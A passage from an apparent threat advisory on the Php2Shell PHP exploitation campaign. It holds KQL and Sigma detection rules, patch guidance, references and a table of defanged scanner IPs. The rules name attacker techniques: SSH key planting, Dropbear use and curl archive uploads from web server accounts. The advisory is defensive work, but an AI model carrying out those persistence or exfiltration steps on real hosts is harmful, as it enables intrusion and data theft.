| where InitiatingProcessAccountName in~ ("www-data", "apache", "nginx")
    or InitiatingProcessParentFileName in~ ("apache2", "httpd", "nginx", "php-cgi")
    or InitiatingProcessParentFileName startswith "php-fpm"
| summarize Connections = count(), FirstSeen = min(Timestamp), LastSeen = max(Timestamp),
    Commands = make_set(InitiatingProcessCommandLine, 20)
    by DeviceName, InitiatingProcessAccountName
```

Sigma · Linux process creation · Web server user deploys SSH access · HIGH · `T1098.004` `T1021.004`

```
title: Web server user deploys SSH access
id: 1e238fe0-8e68-43cb-89d9-83a7101ffb85
status: experimental
description: A web server account creates SSH keys or runs Dropbear tooling, as seen in Php2Shell post-exploitation.
author: AiStrike
date: 2026-11-01
logsource:
  product: linux
  category: process_creation
detection:
  selection_user:
    User:
      - 'www-data'
      - 'apache'
      - 'nginx'
  selection_cmd:
    CommandLine|contains:
      - '/var/www/.ssh'
      - 'authorized_keys'
      - 'dropbearconvert'
      - 'dropbearkey'
      - 'dropbear '
  condition: selection_user and selection_cmd
falsepositives:
  - Deployment tooling that manages SSH keys for the web server account
level: high
tags:
  - attack.persistence
  - attack.t1098.004
  - attack.lateral_movement
  - attack.t1021.004
  - cve.2026.109618
  - cve.2026.109619
```

Sigma · Linux process creation · Archive upload from a web server account · HIGH · `T1560.001` `T1041`

```
title: Archive upload from a web server account
id: a11b58c7-e8c0-43a7-8def-e018c293631c
status: experimental
description: A web server account uploads an archive with curl --data-binary, as seen in Php2Shell exfiltration.
author: AiStrike
date: 2026-11-01
logsource:
  product: linux
  category: process_creation
detection:
  selection_user:
    User:
      - 'www-data'
      - 'apache'
      - 'nginx'
  selection_curl:
    Image|endswith: '/curl'
    CommandLine|contains: '--data-binary'
  selection_archive:
    CommandLine|contains:
      - '.tgz'
      - '.tar.gz'
      - '.tar'
  condition: selection_user and selection_curl and selection_archive
falsepositives:
  - Backup jobs running as the web server user that upload archives over HTTP
level: high
tags:
  - attack.collection
  - attack.t1560.001
  - attack.exfiltration
  - attack.t1041
  - cve.2026.109618
  - cve.2026.109619
```

Tuning. Legitimate PHP children include sendmail, image tools and, in some pipelines, node. Allow-list them per host and parent command line, not globally, so an attacker cannot hide behind the same binary name.

11. Recommendations

Table 12. Fixed PHP builds

PHP BRANCH	FIXED BUILD	ACTION
8.5	8.5.12	UPGRADE NOW
8.4	8.4.27	UPGRADE NOW
8.3	8.3.36	UPGRADE NOW
8.2	8.2.35	UPGRADE NOW
Older branches	No fixed build	End of life: migrate, or take the host off the internet

Patch and verify

- Inventory every PHP runtime, including containers, control panels and vendor appliances.
- Patch internet-facing hosts first. Restart php-fpm, Apache and long-running PHP workers, because the old binary stays in memory until restart.
- Confirm the running version (`php -v` or EDR file version), not only the package version.

Detect and hunt

- Deploy the section 10 detections, prioritising "PHP or web server spawned a shell".
- Hunt back to 21 October for reverse shells, new `authorized_keys` under web-server accounts, Dropbear binaries, new files in `/tmp`, metadata queries and outbound archive POSTs.
- Sweep the separate IOC file across firewall, proxy, DNS and EDR. Detect on JA4H/JA4T fingerprints and user agents as well, since scanner IPs rotate.

If a host shows compromise

- Isolate the host and preserve process, file and network evidence.

- Rotate database passwords, API keys, SSH keys and any cloud instance-role credentials the host could reach. Review cloud audit logs for their use.
- Remove unauthorised SSH keys and Dropbear components, then rebuild from a known-good image rather than cleaning in place.

12. References

1. GreyNoise PHP2SHELL Activity 2026 dashboard: https://php.events.greynoise.io/
2. PwnDefend, PHP2SHELL activity update (30 October 2026): https://www.pwndefend.com/2026/10/30/php2shell-activity-update/
3. AiStrike Threat Advisory, Php2Shell (CVE-2026-109618, CVE-2026-109619), 23 October 2026.
4. PHP security advisory and release notes for 8.2.35, 8.3.36, 8.4.27 and 8.5.12: https://www.php.net/archive/2026.php#2026-10-21-5
5. GHSA-w8hw-w9fx-j79w (CVE-2026-109618): https://github.com/php/php-src/security/advisories/GHSA-w8hw-w9fx-j79w
6. GHSA-6wmf-4rv5-p3rp (CVE-2026-109619): https://github.com/php/php-src/security/advisories/GHSA-6wmf-4rv5-p3rp
7. CISA alert on critical PHP vulnerabilities: https://www.cisa.gov/news-events/alerts/2026/10/21/critical-vulnerabilities-php-require-immediate-patching
8. Datadog Security Labs reporting of pre-patch exploitation attempts.
9. MITRE ATT&CK: https://attack.mitre.org/

AiStrike · Threat Advisory · Php2Shell campaign insights (CVE-2026-109618, CVE-2026-109619) · 1 November 2026. The full indicator list follows in section 13, and is also available as a separate machine-readable CSV for import into firewalls, SIEM and blocklists.

AISTRIKE THREAT ADVISORY · PHP2SHELL CAMPAIGN INSIGHTS

13. Indicators of compromise

262 GreyNoise block-candidate IPs behind the Php2Shell campaign (`Block = True`), with category, tags, organisation, ASN and country. IP addresses are defanged. Exported directly from the source workbook. The same data, with campaign entry and first-seen dates, is also provided as a separate CSV.

IP ADDRESS	CATEGORY	GREYNOISE TAGS / SIGNALS	ORGANISATION	ASN	COUNTRY
2[.]25[.]204[.]171	hosting / Hostinger	Activity + Request Memory Exhaustion + php2shell-Labeled Tooling	Hostinger International Limited	AS47583	United States
2[.]59[.]133[.]151	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion	dataforest GmbH	AS58212	Germany
3[.]68[.]250[.]21	hosting / Amazon EC2	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Amazon.com, Inc.	AS16509	Germany
5[.]34[.]220[.]134	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Akari Networks	AS38136	Japan
5[.]104[.]86[.]24	hosting	Activity + Session Poisoning	Contabo Asia Private Limited	AS141995	Japan
5[.]112[.]76[.]18	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Iran Cell Service and Communication Company	AS44244	Iran
5[.]161[.]255[.]209	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Hetzner Online GmbH	AS213230	United States
5[.]181[.]181[.]168	hosting	Activity + Memory Corruption Exploit	Mynymbox Hosting LLC	AS211673	Finland
5[.]189[.]160[.]29	hosting / Contabo	Activity + Session Poisoning + php2shell-Labeled Tooling	Contabo GmbH	AS51167	France
5[.]189[.]184[.]114	hosting / Contabo	Activity + Memory Corruption Exploit + Request Memory Exhaustion + Session Poisoning + php2shell-Labeled Tooling	Contabo GmbH	AS51167	France
5[.]231[.]118[.]119	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Tom Gewiese	AS215365	Netherlands
5[.]255[.]114[.]109	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Liteserver	AS60404	Netherlands
13[.]201[.]109[.]35	hosting / Amazon EC2	Activity + Session Poisoning	Amazon.com, Inc.	AS16509	India
13[.]216[.]152[.]122	hosting / Amazon EC2	Session Poisoning	Amazon.com, Inc.	AS14618	United States
14[.]120[.]124[.]27	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	CHINANET BACKBONE	AS4134	China
18[.]234[.]199[.]237	hosting / Amazon EC2	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Amazon.com, Inc.	AS14618	United States
20[.]24[.]237[.]207	hosting / Azure	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Microsoft Corporation	AS8075	Hong Kong
20[.]87[.]120[.]146	hosting / Azure	Activity + Session Poisoning + php2shell-Labeled Tooling	Microsoft Corporation	AS8075	South Africa
20[.]200[.]234[.]181	hosting / Azure	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Microsoft Corporation	AS8075	South Korea
20[.]204[.]147[.]74	hosting / Azure	Activity + Request Memory Exhaustion + Session Poisoning + php2shell-Labeled Tooling	Microsoft Corporation	AS8075	India
23[.]26[.]237[.]221	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Evoxt Sdn. Bhd.	AS149440	Netherlands
23[.]106[.]131[.]214	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	IT7 Networks Inc	AS25820	Japan
23[.]165[.]56[.]186	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Infocrest Systems LLC	AS397668	United States
23[.]234[.]81[.]67	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	tzulo, inc.	AS11878	United States
23[.]234[.]113[.]169	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	tzulo, inc.	AS11878	United States
23[.]234[.]117[.]66	hosting	Activity + Session Poisoning	tzulo, inc.	AS11878	United States
23[.]238[.]31[.]189	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	HostPapa	AS36352	United States
24[.]176[.]44[.]190	isp	Activity + Session Poisoning	Charter Communications LLC	AS20115	United States
27[.]100[.]38[.]10	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Tier 4 Cloud Services	AS146943	India
31[.]35[.]132[.]192	isp	Session Poisoning	Bouygues Telecom SA	AS5410	France
31[.]36[.]185[.]10	isp	Session Poisoning	Bouygues Telecom SA	AS5410	France
31[.]182[.]51[.]55	isp	Activity + Session Poisoning + php2shell-Labeled Tooling	Toya sp.z.o.o	AS16342	Poland
34[.]136[.]122[.]211	hosting / Google Cloud	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Google LLC	AS396982	United States
35[.]144[.]13[.]72	isp	Activity + Session Poisoning	Charter Communications LLC	AS20115	United States
35[.]154[.]84[.]153	hosting / Amazon EC2	Activity + Session Poisoning + php2shell-Labeled Tooling	Amazon.com, Inc.	AS16509	India
37[.]19[.]198[.]236	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Datacamp Limited	AS212238	United States
37[.]27[.]209[.]157	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Hetzner Online GmbH	AS24940	Finland
38[.]60[.]206[.]217	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	LIGHT NODE LIMITED	AS154177	United States
38[.]65[.]63[.]78	isp	Session Poisoning	TEC of Jackson, Inc.	AS17253	United States
38[.]180[.]45[.]91	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Aktsiaselts WaveCom	AS34702	Estonia
38[.]180[.]230[.]11	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Aktsiaselts WaveCom	AS34702	Estonia
38[.]180[.]230[.]216	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Aktsiaselts WaveCom	AS34702	Estonia
43[.]173[.]9[.]190	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Tencent Building, Kejizhongyi Avenue	AS132203	Indonesia

IP ADDRESS	CATEGORY	GREYNOISE TAGS / SIGNALS	ORGANISATION	ASN	COUNTRY
45[.]78[.]14[.]116	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	IT7 Networks Inc	AS25820	United States
45[.]115[.]26[.]26	hosting	Activity + Session Poisoning	SolidCore Hosting LTD	AS199457	Germany
45[.]130[.]200[.]101	business	Activity + Memory Corruption Exploit	Eisenia AB	AS197854	Sweden
45[.]136[.]71[.]89	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Webdock.io ApS	AS44803	Denmark
45[.]148[.]10[.]80	hosting	Activity + Session Poisoning	TECHOFF SRV LIMITED	AS48090	Netherlands
45[.]148[.]10[.]201	hosting	Activity + Session Poisoning	TECHOFF SRV LIMITED	AS48090	Netherlands
45[.]156[.]87[.]44	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	TechTies Inc.	AS197170	Netherlands
45[.]198[.]224[.]169	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	VPSVAULT.HOST LTD	AS215925	Canada
46[.]7[.]145[.]54	isp	Activity + Session Poisoning	Liberty Global Europe Holding B.V.	AS6830	Ireland
46[.]37[.]123[.]14	hosting	Activity + Request Memory Exhaustion + php2shell-Labeled Tooling	FREAKHOSTING LTD	AS215703	Germany
46[.]101[.]229[.]142	hosting / DigitalOcean	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	DigitalOcean, LLC	AS14061	Germany
46[.]205[.]208[.]16	isp	Activity + Session Poisoning + php2shell-Labeled Tooling	T-Mobile Polska S.A.	AS12912	Poland
47[.]250[.]155[.]133	hosting	Memory Corruption Exploit + Request Memory Exhaustion	Alibaba (US) Technology Co., Ltd.	AS45102	Malaysia
51[.]83[.]187[.]123	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	OVH SAS	AS16276	Poland
51[.]143[.]62[.]244	hosting / Github Actions	Activity + Memory Corruption Exploit + Request Memory Exhaustion + Session Poisoning + php2shell-Labeled Tooling	Microsoft Corporation	AS8075	United States
52[.]17[.]252[.]187	hosting / Amazon EC2	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Amazon.com, Inc.	AS16509	Ireland
52[.]53[.]131[.]214	hosting / Amazon EC2	Activity + Session Poisoning + php2shell-Labeled Tooling	Amazon.com, Inc.	AS16509	United States
52[.]53[.]211[.]104	hosting / Amazon EC2	Activity + Session Poisoning + php2shell-Labeled Tooling	Amazon.com, Inc.	AS16509	United States
52[.]250[.]54[.]233	hosting / Github Actions	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Microsoft Corporation	AS8075	United States
54[.]154[.]150[.]2	hosting / Amazon EC2	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Amazon.com, Inc.	AS16509	Ireland
57[.]129[.]80[.]197	hosting	Activity + Session Poisoning	OVH SAS	AS16276	Germany
63[.]186[.]150[.]111	hosting / Amazon EC2	Session Poisoning	Amazon.com, Inc.	AS16509	Germany
64[.]111[.]92[.]102	hosting	Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	BL Networks	AS399629	Netherlands
64[.]227[.]149[.]251	hosting / DigitalOcean	Activity + Session Poisoning + php2shell-Labeled Tooling	DigitalOcean, LLC	AS14061	India
67[.]205[.]129[.]138	hosting / DigitalOcean	Activity + Session Poisoning	DigitalOcean, LLC	AS14061	United States
68[.]44[.]222[.]87	isp	Session Poisoning	Comcast Cable Communications, LLC	AS7922	United States
72[.]195[.]156[.]105	isp	Activity + Session Poisoning	Cox Communications Inc.	AS22773	United States
72[.]251[.]215[.]19	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Proton AG	AS208172	Israel
73[.]11[.]210[.]163	isp	Session Poisoning	Comcast Cable Communications, LLC	AS7922	United States
73[.]225[.]126[.]153	isp	Session Poisoning	Comcast Cable Communications, LLC	AS7922	United States
74[.]69[.]32[.]157	isp	Session Poisoning	Charter Communications Inc	AS11351	United States
74[.]208[.]242[.]33	hosting / IONOS	Activity + Session Poisoning + php2shell-Labeled Tooling	IONOS SE	AS8560	United States
75[.]119[.]143[.]189	hosting / Contabo	Activity + Session Poisoning + php2shell-Labeled Tooling	Contabo GmbH	AS51167	France
77[.]90[.]185[.]20	hosting	Activity + Session Poisoning	Limited Network LTD	AS213790	Lithuania
77[.]91[.]113[.]125	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	HOSTKEY B.V.	AS50867	Russia
77[.]239[.]124[.]121	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	BANATSYNC SRL	AS198364	Netherlands
77[.]243[.]184[.]207	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	M247 Europe SRL	AS9009	Switzerland
78[.]47[.]85[.]99	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Hetzner Online GmbH	AS24940	Germany
79[.]87[.]206[.]196	isp	Session Poisoning	Societe Francaise Du Radiotelephone - SFR SA	AS15557	France
79[.]110[.]49[.]21	hosting	Activity + Session Poisoning	12651980 CANADA INC.	AS399486	France
79[.]193[.]197[.]168	isp	Activity + Memory Corruption Exploit + Request Memory Exhaustion + Session Poisoning + php2shell-Labeled Tooling	Deutsche Telekom AG	AS3320	Germany
81[.]28[.]4[.]17	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Kamatera Inc	AS210329	United Kingdom
81[.]65[.]93[.]218	isp	Session Poisoning	Societe Francaise Du Radiotelephone - SFR SA	AS15557	France
82[.]221[.]101[.]119	hosting	Activity + Memory Corruption Exploit	Advania Island ehf	AS50613	Iceland
83[.]21[.]173[.]138	isp	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Orange Polska Spolka Akcyjna	AS5617	Poland
83[.]114[.]153[.]137	isp	Activity + Session Poisoning	Orange S.A.	AS3215	France
83[.]147[.]13[.]219	hosting	Activity + Session Poisoning	AkileCloud Network	AS61112	Taiwan

IP ADDRESS	CATEGORY	GREYNOISE TAGS / SIGNALS	ORGANISATION	ASN	COUNTRY
83[.]194[.]158[.]129	isp	Session Poisoning	Orange S.A.	AS3215	France
84[.]247[.]132[.]236	hosting / Contabo	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Contabo GmbH	AS51167	France
85[.]11[.]167[.]243	hosting	Activity + Memory Corruption Exploit + Session Poisoning + php2shell-Labeled Tooling	TechTies Inc.	AS197170	Netherlands
85[.]11[.]190[.]112	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	IP Vendetta Inc.	AS209101	Netherlands
85[.]199[.]255[.]137	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	M247 Europe SRL	AS9009	Singapore
86[.]234[.]16[.]63	isp	Session Poisoning	Orange S.A.	AS3215	France
88[.]163[.]228[.]61	isp	Session Poisoning	Free SAS	AS12322	France
88[.]167[.]176[.]188	isp	Session Poisoning	Free SAS	AS12322	France
88[.]168[.]193[.]35	isp	Activity + Session Poisoning	Free SAS	AS12322	France
88[.]180[.]140[.]46	isp	Activity + Session Poisoning	Free SAS	AS12322	France
88[.]184[.]48[.]84	isp	Session Poisoning	Free SAS	AS12322	France
88[.]185[.]118[.]63	isp	Session Poisoning	Free SAS	AS12322	France
89[.]37[.]63[.]57	hosting	Activity + Request Memory Exhaustion + php2shell-Labeled Tooling	Datacamp Limited	AS212238	Sweden
89[.]37[.]63[.]146	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Datacamp Limited	AS212238	Sweden
89[.]37[.]63[.]204	hosting	Activity + Session Poisoning	Datacamp Limited	AS212238	Sweden
89[.]37[.]63[.]248	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Datacamp Limited	AS212238	Sweden
89[.]90[.]145[.]151	isp	Session Poisoning	Bouygues Telecom SA	AS5410	France
89[.]92[.]60[.]125	isp	Session Poisoning	Bouygues Telecom SA	AS5410	France
89[.]125[.]59[.]156	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Snowd Security OU	AS213459	Finland
90[.]89[.]70[.]127	isp	Session Poisoning	Orange S.A.	AS3215	France
90[.]93[.]26[.]0	isp	Session Poisoning	Orange S.A.	AS3215	France
90[.]155[.]6[.]87	isp	Activity + Session Poisoning + php2shell-Labeled Tooling	Andrews & Arnold Ltd	AS20712	United Kingdom
92[.]51[.]2[.]85	hosting	Session Poisoning	Flyservers S.A.	AS209588	Russia
92[.]88[.]170[.]153	isp	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Societe Francaise Du Radiotelephone - SFR SA	AS15557	France
92[.]131[.]11[.]100	isp	Session Poisoning	Orange S.A.	AS3215	France
92[.]149[.]32[.]211	isp	Session Poisoning	Orange S.A.	AS3215	France
92[.]159[.]17[.]24	isp	Session Poisoning	Orange S.A.	AS3215	France
93[.]3[.]115[.]252	isp	Session Poisoning	Societe Francaise Du Radiotelephone - SFR SA	AS15557	France
94[.]130[.]216[.]171	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Hetzner Online GmbH	AS24940	Germany
94[.]154[.]43[.]7	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion	Storm Industries LLC	AS219502	Netherlands
94[.]154[.]43[.]100	hosting	Activity + Session Poisoning	Storm Industries LLC	AS219502	Netherlands
94[.]154[.]43[.]149	hosting	Activity + Session Poisoning	Storm Industries LLC	AS219502	Netherlands
94[.]154[.]43[.]185	hosting	Activity + Session Poisoning	Storm Industries LLC	AS219502	Netherlands
94[.]154[.]43[.]187	hosting	Activity + Session Poisoning	Storm Industries LLC	AS219502	Netherlands
94[.]154[.]43[.]189	hosting	Activity + Session Poisoning	Storm Industries LLC	AS219502	Netherlands
95[.]139[.]123[.]158	isp	Activity + Session Poisoning + php2shell-Labeled Tooling	MTS PJSC	AS8359	Russia
95[.]216[.]5[.]90	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Hetzner Online GmbH	AS24940	Finland
95[.]217[.]164[.]124	hosting	Session Poisoning	Hetzner Online GmbH	AS24940	Finland
96[.]244[.]36[.]174	isp	Session Poisoning	Verizon Business	AS701	United States
98[.]80[.]11[.]91	hosting / Amazon EC2	Activity + Session Poisoning + php2shell-Labeled Tooling	Amazon.com, Inc.	AS14618	United States
98[.]98[.]47[.]154	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Zenlayer Inc	AS21859	Malaysia
99[.]152[.]241[.]91	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	AT&T Enterprises, LLC	AS7018	United States
99[.]251[.]202[.]190	isp	Session Poisoning	Rogers Communications Canada Inc.	AS812	Canada
101[.]36[.]114[.]102	hosting	Activity + Session Poisoning	UCLOUD INFORMATION TECHNOLOGY (HK) LIMITED	AS135377	South Korea
101[.]128[.]110[.]145	isp	Memory Corruption Exploit	PT. Cyberindo Aditama	AS135478	Indonesia
102[.]207[.]250[.]188	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	UNIPACK	AS328307	Tunisia
103[.]101[.]161[.]77	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	NhanHoa Software company	AS131353	Vietnam
103[.]125[.]233[.]28	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	xTom	AS9312	Hong Kong

IP ADDRESS	CATEGORY	GREYNOISE TAGS / SIGNALS	ORGANISATION	ASN	COUNTRY
103[.]149[.]183[.]197	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Yun Zhong Technology Limited	AS151630	Hong Kong
103[.]151[.]172[.]95	hosting	Activity + Memory Corruption Exploit	IKUUU NETWORK LTD	AS134972	Hong Kong
103[.]204[.]193[.]27	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	HOSTBITS SOLUCOES EM NUVEM LTDA	AS211305	Brazil
104[.]28[.]221[.]228	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Cloudflare, Inc.	AS13335	Algeria
104[.]243[.]29[.]169	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	IT7 Networks Inc	AS25820	United States
105[.]156[.]180[.]134	isp	Activity + Session Poisoning + php2shell-Labeled Tooling	Office National des Postes et Telecommunications ONPT (Maroc Telecom) / IAM	AS36903	Morocco
109[.]120[.]147[.]103	hosting	Activity + Session Poisoning	NetCrafters OU	AS203273	Netherlands
112[.]66[.]197[.]171	isp	Activity + Session Poisoning	CHINANET BACKBONE	AS4134	China
112[.]66[.]198[.]12	isp	Activity + Session Poisoning	CHINANET BACKBONE	AS4134	China
112[.]213[.]222[.]141	isp	Activity + Session Poisoning	Vocus Retail	AS9443	Australia
114[.]26[.]103[.]72	isp	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Data Communication Business Group	AS3462	Taiwan
116[.]251[.]216[.]106	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	OneAsiaHost	AS59211	Singapore
116[.]251[.]216[.]117	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	OneAsiaHost	AS59211	Singapore
119[.]59[.]101[.]74	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + Session Poisoning + php2shell-Labeled Tooling	453 Ladplacout Jorakhaebua	AS56067	Thailand
121[.]127[.]33[.]74	hosting	Activity + Session Poisoning + php2shell-Labeled Tooling	Privex Inc.	AS210083	Sweden
121[.]200[.]4[.]42	isp	Activity + Session Poisoning	Aussie Fibre Pty Ltd	AS4764	Australia
123[.]25[.]115[.]82	isp	Session Poisoning	VNPT Corp	AS45899	Vietnam
125[.]65[.]40[.]131	isp	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	CHINANET BACKBONE	AS4134	China
129[.]153[.]133[.]23	hosting / Oracle Cloud Infrastructure	Activity + Session Poisoning	Oracle Corporation	AS31898	United States
130[.]12[.]180[.]42	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion	Omegatech LTD	AS202412	Germany
134[.]209[.]252[.]157	hosting / DigitalOcean	Activity + Session Poisoning + php2shell-Labeled Tooling	DigitalOcean, LLC	AS14061	Germany
138[.]199[.]43[.]94	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Datacamp Limited	AS212238	United States
141[.]98[.]255[.]191	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	31173 Services AB	AS39351	Sweden
141[.]98[.]255[.]246	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion	31173 Services AB	AS39351	Sweden
143[.]246[.]213[.]138	hosting	Activity + Session Poisoning	AVA HOST SRL	AS48753	Moldova
144[.]31[.]90[.]126	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	H2NEXUS CLOUD SERVICES - FZCO	AS215730	Finland
144[.]48[.]4[.]242	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	EDGENAP LTD	AS61414	Japan
145[.]239[.]91[.]0	hosting	Activity + Session Poisoning	OVH SAS	AS16276	Poland
146[.]70[.]98[.]138	hosting	Activity + Session Poisoning	M247 Europe SRL	AS9009	United States
146[.]70[.]117[.]243	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	M247 Europe SRL	AS9009	Germany
146[.]70[.]201[.]232	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	M247 Europe SRL	AS9009	Japan
146[.]70[.]217[.]86	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	M247 Europe SRL	AS9009	United States
146[.]70[.]224[.]226	hosting	Request Memory Exhaustion	M247 Europe SRL	AS9009	Hong Kong
147[.]78[.]241[.]219	hosting	Activity + Session Poisoning	Owl Limited	AS43357	Germany
147[.]182[.]222[.]30	hosting / DigitalOcean	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	DigitalOcean, LLC	AS14061	United States
149[.]28[.]157[.]90	hosting / Vultr	Activity + Session Poisoning	The Constant Company, LLC	AS20473	Singapore
149[.]102[.]229[.]156	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Datacamp Limited	AS212238	Turkey
150[.]185[.]222[.]118	education	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Universidad del Zulia	AS27892	Venezuela
150[.]241[.]121[.]67	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	Baxet Group Inc.	AS26383	Czech Republic
151[.]241[.]171[.]87	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	31173 Services AB	AS39351	Germany
152[.]42[.]195[.]115	hosting / DigitalOcean	Activity + Session Poisoning	DigitalOcean, LLC	AS14061	Singapore
152[.]53[.]193[.]96	hosting	Session Poisoning	netcup GmbH	AS214996	United States
153[.]66[.]239[.]94	isp	Session Poisoning	Space Exploration Technologies Corporation	AS14593	United States
153[.]75[.]83[.]37	hosting	Activity + Memory Corruption Exploit + php2shell-Labeled Tooling	RouterHosting LLC	AS14956	United States
153[.]121[.]37[.]88	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	SAKURA Internet Inc.	AS9370	Japan
154[.]12[.]39[.]23	business	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	NetLab Global	AS979	United States
154[.]26[.]182[.]240	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	DMIT Cloud Services	AS906	United States

IP ADDRESS	CATEGORY	GREYNOISE TAGS / SIGNALS	ORGANISATION	ASN	COUNTRY
154[.]90[.]62[.]120	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	LIGHT NODE LIMITED	AS154177	South Korea
156[.]57[.]100[.]158	isp	Session Poisoning	Bell Canada	AS855	Canada
156[.]146[.]38[.]170	hosting / CDN77	Request Memory Exhaustion + php2shell-Labeled Tooling	Datacamp Limited	AS60068	United States
156[.]225[.]28[.]97	hosting	Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	cognetcloud INC	AS401701	Hong Kong
157[.]230[.]94[.]95	hosting / DigitalOcean	Session Poisoning	DigitalOcean, LLC	AS14061	United States
157[.]245[.]110[.]32	hosting / DigitalOcean	Activity + Session Poisoning + php2shell-Labeled Tooling	DigitalOcean, LLC	AS14061	India
159[.]26[.]110[.]122	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Proton AG	AS208172	Poland
159[.]26[.]110[.]129	hosting	Activity + Memory Corruption Exploit + Request Memory Exhaustion + php2shell-Labeled Tooling	Proton AG	AS208172	Poland
